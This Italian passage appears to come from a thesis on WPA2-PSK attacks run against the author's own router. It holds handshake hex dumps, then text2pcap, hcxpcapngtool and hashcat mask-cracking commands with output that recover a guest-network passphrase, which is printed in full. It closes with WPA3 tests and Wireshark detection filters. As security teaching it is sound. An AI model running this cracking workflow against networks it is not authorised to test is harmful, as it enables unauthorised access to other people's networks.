18 000100 1B AF 14 11 0C 00 AA FF AA FF 0B 1C C7 71 FF 07
19 000110 24 F4 3F 00 80 FC FF FF 02 27 03 FF 0E 26 00 00
20 000120 FF 00 20 FF 00 40 FF 00 60 FF 00 FF 0E 6B 30 01
21 000130 0B F2 1B 24 3C D5 3E 00 05 00 00 00 FF 0F 6C 86 00
22 000140 68 02 03 5E 28 60 08 12 00 44 44 44 FF 09 6A 01
23 000150 11 00 00 00 00 05 00 DD 11 00 0C E7 09 00 00 00
24 000160 04 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 08
25 000170 00 00 00 BF 0C B1 01 C0 33 2A FF 92 04 2A FF 92
26 000180 04 C0 05 00 00 00 2A FF C3 03 01 02 02 DD 18 00
27 000190 50 F2 02 01 01 00 00 03 64 00 00 27 A4 00 00 42
28 0001A0 43 5E 00 62 32 2F 00
29
30 #Pacchetto EAPOL/Beacon
31 000000 88 02 24 00 82 55 B1 3F CF 3C F2 1B 24 3C D5 3E
32 000010 F2 1B 24 3C D5 3E C0 2E 05 00 AA AA 03 00 00 00
33 000020 88 8E 02 03 00 5F 02 00 8A 00 10 00 00 00 00 00
34 000030 00 00 03 2A B8 39 D8 1E AC 7E 34 E6 86 04 CB F6
35 000040 EE 92 A5 F1 C1 0B 74 F3 48 0A A2 06 98 9D 85 91
36 000050 70 84 F4 00 00 00 00 00 00 00 00 00 00 00 00 00 00
37 000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
38 000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
39 000080 00 00 00 00 00 00
40
41 #Pacchetto EAPOL/Beacon
42 000000 88 0A 24 00 82 55 B1 3F CF 3C F2 1B 24 3C D5 3E
43 000010 F2 1B 24 3C D5 3E C0 2E 05 00 AA AA 03 00 00 00
44 000020 88 8E 02 03 00 5F 02 00 8A 00 10 00 00 00 00 00
45 000030 00 00 03 2A B8 39 D8 1E AC 7E 34 E6 86 04 CB F6
46 000040 EE 92 A5 F1 C1 0B 74 F3 48 0A A2 06 98 9D 85 91
47 000050 70 84 F4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
48 000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
49 000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
50 000080 00 00 00 00 00 00
51
52 #Pacchetto EAPOL/Beacon
```

Nel file di testo *capture.txt* è sempre presente un Beacon frame all'inizio ed è facile notarlo in quanto è vistosamente più grande dei pacchetti EAPOL.

Una volta trasferito il file *capture.txt* su pc, si può dare inizio alla fase di cracking vera e propria. L'attaccante utilizza text2pcap per convertire il file di testo a file binario .pcap:



```
benny@localhost: ~/Scrivania
Sessione Azioni Modifica Visualizza Aiuto
└─(benny@localhost)-[~/Scrivania]
$ text2pcap -l 105 capture.txt output.pcap
Input from: capture.txt
Output to: output.pcap
Output format: pcapng

Read 109 potential packets, wrote 109 packets (23628 bytes including overhead).

└─(benny@localhost)-[~/Scrivania]
$
```

Prima di passare il file *output.pcap* al tool hcxpcapngtool, analizziamolo con Wireshark per avere la conferma di aver catturato tutto il necessario per il cracking della PSK:

## CAPITOLO 4. ESECUZIONE DELL'ATTACCO

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	f2:1b:24:3c:d5:3e	Broadcast	802.11	423	Beacon frame, SN=795, FN=0, Fl
2	0.0000010000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
3	0.0000020000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
4	0.0000030000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
5	0.0000040000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
6	0.0000050000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
7	0.0000060000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
8	0.0000070000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
9	0.0000080000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
10	0.0000090000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
11	0.0000100000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
12	0.0000110000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
13	0.0000120000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
14	0.0000130000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
15	0.0000140000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
16	0.0000150000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
17	0.0000160000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
18	0.0000170000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
19	0.0000180000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
20	0.0000190000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
21	0.0000200000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
22	0.0000210000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
23	0.0000220000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
24	0.0000230000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
25	0.0000240000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
26	0.0000250000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
27	0.0000260000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
28	0.0000270000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
29	0.0000280000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
30	0.0000290000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
31	0.0000300000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
32	0.0000310000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
33	0.0000320000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
34	0.0000330000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
35	0.0000340000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
36	0.0000350000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
37	0.0000360000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
38	0.0000370000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
39	0.0000380000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
40	0.0000390000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
41	0.0000400000	82:55:b1:3f:cf:3c	f2:1b:24:3c:d5:3e	EAPOL	155	Key (Message 2 of 4)
42	0.0000410000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	189	Key (Message 3 of 4)
43	0.0000420000	82:55:b1:3f:cf:3c	f2:1b:24:3c:d5:3e	EAPOL	133	Key (Message 4 of 4)
44	0.0000430000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
45	0.0000440000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	133	Key (Message 1 of 4)
46	0.0000450000	82:55:b1:3f:cf:3c	f2:1b:24:3c:d5:3e	EAPOL	155	Key (Message 2 of 4)
47	0.0000460000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	189	Key (Message 3 of 4)
48	0.0000470000	82:55:b1:3f:cf:3c	f2:1b:24:3c:d5:3e	EAPOL	133	Key (Message 4 of 4)
49	0.0000480000	f2:1b:24:3c:d5:3e	82:55:b1:3f:cf:3c	EAPOL	155	...

Come già era possibile vedere ad occhio nel file *capture.txt*, il primo frame è un Beacon, seguito esclusivamente da frame EAPOL. Il motivo per cui vediamo una valanga di **messaggi 1 di 4** è che l'attacco di deautenticazione rompe il processo di handshake prima che possa completarsi. Nonostante ciò dalla riga 41 in poi vediamo anche gli altri tre messaggi, rendendo così possibile il cracking della password.

Passiamo allora oltre dando in input al tool *hcxpcapngtool* il file appena ottenuto grazie a *text2pcap*:


```
benny@localhost: ~/Scrivania
Sessione Azioni Modifica Visualizza Aiuto

(benny@localhost)-[~/Scrivania]
$ hcxpcapngtool -o hash_output.hc22000 output.pcap
hcxpcapngtool 6.3.5 reading from output.pcap ...

summary capture file

file name.....: output.pcap
version (pcapng): 1.0
operating system.: Linux 6.16.8+kali-amd64
application.....: Text2pcap (Wireshark) 4.6.3
interface name...: Fake IF, text2pcap
interface vendor.: 000000
openSSL version.: 1.1
weak candidate...: N/A
MAC ACCESS POINT.: 000000000000 (incremented on
every new client)
MAC CLIENT.....: 000000000000
REPLAYCOUNT.....: 0
ANONCE.....: 0000000000000000000000000000000000000000000000000000000000000000
SNONCE.....: 0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
timestamp minimum (timestamp): 30.01.2026 18:15:57 (17697969
57)
timestamp maximum (timestamp): 30.01.2026 18:15:57 (17697969
57)
duration of the dump tool (seconds): 0
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very bas
ic format without any additional information about the quality
endianness (capture system): little endian
packets inside.....: 109
ESSID (total unique): 2
BEACON (total): 9
BEACON on 2.4 GHz channel (from IE_TAG): 2 5
EAPOL messages (total): 100
EAPOL RSN messages: 100
EAPOLTIME gap (measured maximum msec): 0
EAPOL ANONCE error corrections (NC): not detected
REPLAYCOUNT gap (measured maximum): 13
EAPOL M1 messages (total): 44
EAPOL M2 messages (total): 5
EAPOL M3 messages (total): 47
EAPOL M4 messages (total): 4
EAPOL M4 messages (zeroed NONCE): 4
EAPOL pairs (total): 21
EAPOL pairs (best): 1
EAPOL pairs written to 22000 hash file ...: 1 (RC checked)
EAPOL M12E2 (challenge): 1
```

Siamo quindi arrivati ad avere il file *hash\_output.hc22000* in un formato leggibile da hashcat. Siccome la password utilizzata in questo esempio è molto complessa, si è deciso di eseguire un attacco a forza bruta senza fare uso di dizionario, bensì con l'uso di una **mask**:



```

benny@localhost: ~/Scrivania
Sessione Azioni Modifica Visualizza Aiuto

(benny@localhost:[~/Scrivania]
$ hashcat -m 22000 hash_output.hc22000 -a 3 xQ9uuuz9YS44USAScSEbch?a?a?a
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG
) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 3700U with Radeon Vega Mobile Gfx, 5932/11865 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90C

Host memory allocated for this attack: 514 MB (11947 MB free)

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

86af0d22bd92a308369203c886bae89e:f21b243cd53e:8255b13fcf3c:0spiti-TIM-11016132:xQ9uuuz9YS44USAScSEbchdcZ

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: hash_output.hc22000
Time.Started...: Fri Jan 30 18:35:38 2026 (2 mins, 41 secs)
Time.Estimated.: Fri Jan 30 18:38:19 2026 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 8-63 bytes)
Guess.Mask.....: xQ9uuuz9YS44USAScSEbch?a?a?a [24]
Guess.Queue....: 1/1 (100.00%)
Speed.#01.....: 4249 H/s (11.59ms) @ Accel:53 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 685184/857375 (79.92%)
Rejected.....: 0/685184 (0.00%)

```

La mask utilizzata è composta da quasi la totalità della password, mancano solo gli ultimi tre caratteri. Al posto degli ultimi tre caratteri sconosciuti è stata inserita la coppia di caratteri "?a"; tale coppia indica ad hashcat che in quella determinata posizione può trovarsi qualsiasi carattere (lettera minuscola/maiuscola, numero o un carattere speciale). La totalità di combinazioni possibili con 3 caratteri mancanti è pari a  $95^3 = 857375$ , un numero di combinazioni perfettamente accettabile dato che il tempo di cracking è stato di 2 minuti e 41 secondi.

# Capitolo 5

## Strategie di Difesa e Mitigazione

Dopo aver analizzato e testato con successo le vulnerabilità intrinseche del protocollo WPA2-PSK, questa sezione si concentra sulla verifica sperimentale delle contromisure. L'obiettivo è dimostrare praticamente come l'adozione del nuovo standard WPA3-Personal neutralizzi completamente i vettori di attacco implementati sull'ESP32. Ancora una volta l'AP target è il mio router personale, questa volta però la rete guest è stata configurata con crittografia WPA3 Personal (2.4GHz):

The screenshot shows a configuration interface for a "Guest Wi-Fi 2.4GHz" network. The settings are as follows:

- Wi-Fi Enable: Enabled (checkbox checked)
- Nome SSID: Ospiti-TIM-11016132
- Nascondi SSID: No (radio button selected)
- Tipo crittografia: WPA3-Personal
- Passphrase WPA: xQ9uuuz9YS44USASebchdcZ
- Massimo numero di client: 64
- Ottimizza: Enabled (checkbox checked)

A note at the bottom states: "Il modem è stato configurato per funzionare correttamente con tutti i dispositivi Wi-Fi. Per beneficiare appieno delle prestazioni WiFi 7, procedi con l'opzione "Ottimizza".

At the bottom right are "Applica" and "Annulla" buttons.

Sappiamo che WPA3 implementa la Simultaneous Authentication of Equals (SAE) e il Protected Management Frames (PMF), ci aspettiamo quindi che l'attaccante fallisca sia nell'intento di deautenticare i client connessi all'AP, sia nel crackare la PSK.

## 5.1 WPA3: Test di Resistenza al DoS

Il client vittima connesso all'AP target è il pc con Kali Linux utilizzato durante il laboratorio di test. In particolare sul pc Kali è stato avviato airodump-ng in modalità monitor per verificare se i frame di deautenticazione raggiungano il client vittima.


L'attacco è stato lanciato dal telefono Google Pixel-9:

The screenshot shows a mobile application interface for an ESP32-based deauthentication tool. At the top, there's a header bar with icons for home, address (192.168.4.1/admin), a plus sign, a refresh symbol, and three dots. Below the header, the title "ESP32 Deauther/4-Way Cracking/Evil Twin" is displayed. Underneath the title, the section "WiFi Networks" is shown with a table. The table has columns: Number, SSID, BSSID, Channel, RSSI, and Encryption. There are four rows of data:

Number	SSID	BSSID	Channel	RSSI	Encryption
0	[REDACTED]	[REDACTED]	1	-33	WPA2_PSK
1	Ospiti-TIM-11016132	F2:1B:24:3C:D5:3E	1	-35	UNKNOWN
2	[REDACTED]	[REDACTED]	1	-58	WPA2_PSK
3	[REDACTED]	[REDACTED]	10	-91	WPA_WPA2_PSK

At the bottom of the screen, there is a blue button labeled "Rescan networks".

Sul client vittima è stato catturato tutto il traffico in un breve intervallo di tempo, durante questo intervallo il client ha ricevuto i pacchetti di deautenticazione e ha mantenuto la connessione con l'AP:



Analizzando la cattura con Wireshark possiamo effettivamente vedere che dalla riga 5261 alla riga 5277 il pc Kali ha ricevuto 17 frame di deautenticazione dall'ESP32 (f2:1b:24:3c:d5:3e è proprio il MAC address spoofato dall'AP target), nonostante ciò la connessione non è caduta, anzi, il client ha continuato ad inviare e ricevere pacchetti *QoS Data*.

Osservando questo comportamento abbiamo avuto una dimostrazione indiretta che il PMF stia agendo dietro le quinte proteggendo la rete dagli attacchi DoS di questo tipo. Questa protezione contro i frame di deautenticazione smonta completamente quelli che erano i piani dell'attaccante: non potrà più disconnettere i client per catturare il 4-Way Handshake o per indirizzarli verso l'Evil Twin.

## 5.2 WPA3: Test di Resistenza al Cracking

Siccome i frame di deautenticazione inviati dall'ESP32 vengono completamente ignorati dal client, l'unica opzione che resta all'attaccante per catturare il 4-Way Handshake è lasciare l'ESP32 in modalità cattura e sperare che un client voglia connettersi all'AP target.

Ponendoci sotto queste ipotesi in effetti l'ESP32 riesce a catturare il 4-Way Handshake in quanto il Dragonfly Handshake non lo sostituisce, bensì lo precede.

L'attaccante si renderà conto di essere rimasto con un pugno di mosche quando su pc eseguirà *hcxpcapngtool*:

## CAPITOLO 5. STRATEGIE DI DIFESA E MITIGAZIONE

Dall'analisi dell'output nel terminale, è emerso un comportamento sostanzialmente diverso rispetto ai test precedenti. Sebbene il tool abbia identificato la presenza di frame EAPOL all'interno della cattura, questi sono stati contrassegnati con il messaggio di errore:

(PMK not recoverable)

Di conseguenza, il file di output `hash_output.hc22000` non è stato generato, interrompendo di fatto la catena di attacco prima ancora di poter avviare hashcat.

L'esperimento dimostra che l'aggiornamento a WPA3-Personal rende tecnicamente impossibile l'attacco di dizionario offline descritto in questo progetto.

## 5.3 Strategie di Mitigazione Alternative

Sebbene l'adozione di WPA3 rappresenti la soluzione definitiva, in molti contesti reali l'aggiornamento non è immediatamente praticabile a causa della presenza di dispositivi legacy (IoT datati, stampanti, vecchi smartphone) o Access Point che non supportano il nuovo standard. In questi scenari la strategia di difesa si sposta dalla prevenzione alla rilevazione. L'utilizzo di analizzatori di protocollo come **Wireshark** permette di identificare le anomalie generate dall'ESP32 durante le fasi di attacco.

### 5.3.1 Rilevamento dell'Attacco DoS

L'attacco di deautenticazione, per essere efficace e persistente, richiede l'invio continuo di frame Deauth. Questa attività genera un'impronta volumetrica chiaramente distinguibile dal normale traffico di rete. Un amministratore di rete può monitorare l'etere impostando un filtro specifico per i frame di gestione critica:

```
wlan.fc.type_subtype == 0x000c
```

In una rete sana, i pacchetti di deautenticazione sono eventi rari mentre quando si è sotto attacco, l'ESP32 causerà un flusso continuo e ripetitivo di frame 0x000c in un brevissimo lasso di tempo.

### 5.3.2 Rilevamento dell'Evil Twin

La presenza del dispositivo ESP32 che impersona l'AP legittimo introduce incongruenze nell'ambiente wireless. Poiché l'ESP32 clona l'SSID e il canale radio ma non il BSSID, è possibile smascherarlo analizzando i Beacon frame:




Figura 5.1: Discrepanza relativa ai BSSID tra AP target (sinistra) ed ESP32 (destra)

Il filtro che l'amministratore di rete può applicare per analizzare i Beacon frame è il seguente:

```
wlan.fc.type_subtype == 0x0008
```

Da qui è facile accorgersi della discrepanza relativa agli indirizzi MAC.

Inoltre altra discrepanza lampante è che l'Evil Twin espone una rete aperta (**Open System**), dunque a meno che anche l'AP target non esponga una rete aperta, l'amministratore può subito rilevare la presenza di un intruso.